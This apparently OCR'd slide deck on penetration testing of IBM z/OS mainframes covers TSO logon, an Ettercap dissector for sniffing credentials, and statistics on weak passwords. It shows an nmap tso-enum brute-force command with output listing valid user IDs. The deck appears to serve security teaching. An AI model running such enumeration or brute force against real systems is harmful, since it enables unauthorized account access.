
X3270 emulator if you don’t have the real thing



```
root@Lab:~/ettercap/build/src#
```

Shufflin

Ettercap dissector by @Mainframed767



Quick recap on how to execute code on z/OS

~~Sniffing credentials~~


Good ol’ bruteforce

Go through the middleware

And many more (FTP, NJE, etc.)

Time Sharing Option (TSO)


TSO is the /bin/bash on z/OS



```
------------------------------- TSO/E LOGON -----------------------------------
IKJ56420I Userid SLASH not authorized to use TSO

   Enter LOGON parameters below:

  *Userid    ===> SLASH

   Password  ===>
```

Tsk tsk tsk… too friendly!

Bruteforcing TSO



```
root@Guard:/usr/share/nmap/scripts# nmap 192.168.1.201 -n -p 23 --script=tso-enum.nse --script-args idlist=users.

Starting Nmap 7.01 ( https://nmap.org ) at 2017-05-25 13:56 CEST
Nmap scan report for 192.168.1.201
Host is up (0.12s latency).
PORT   STATE SERVICE VERSION
23/tcp open  tn3270  IBM Telnet TN3270
| tso-enum:
|   TSO User ID:
|     TSO User:IBMUSER -  Valid User ID
|     TSO User:SYSWEB -  Valid User ID
|     TSO User:AYOUB -  Valid User ID
|_  Statistics: Performed 6 guesses in 3 seconds, average tps: 2
```


TSO: the command line interpreter

Nmap script by @Mainframed767
https://nmap.org/nsedoc/scripts/tso-enum.html


Bruteforce is still surprisingly effective

🟩 Passwords derived from the login name*

Windows : 5%




Mainframe : 27%



*Stats of cracking ~1000 accounts on Windows vs Mainframe in the same engagement

Quick recap on how to execute code on z/OS

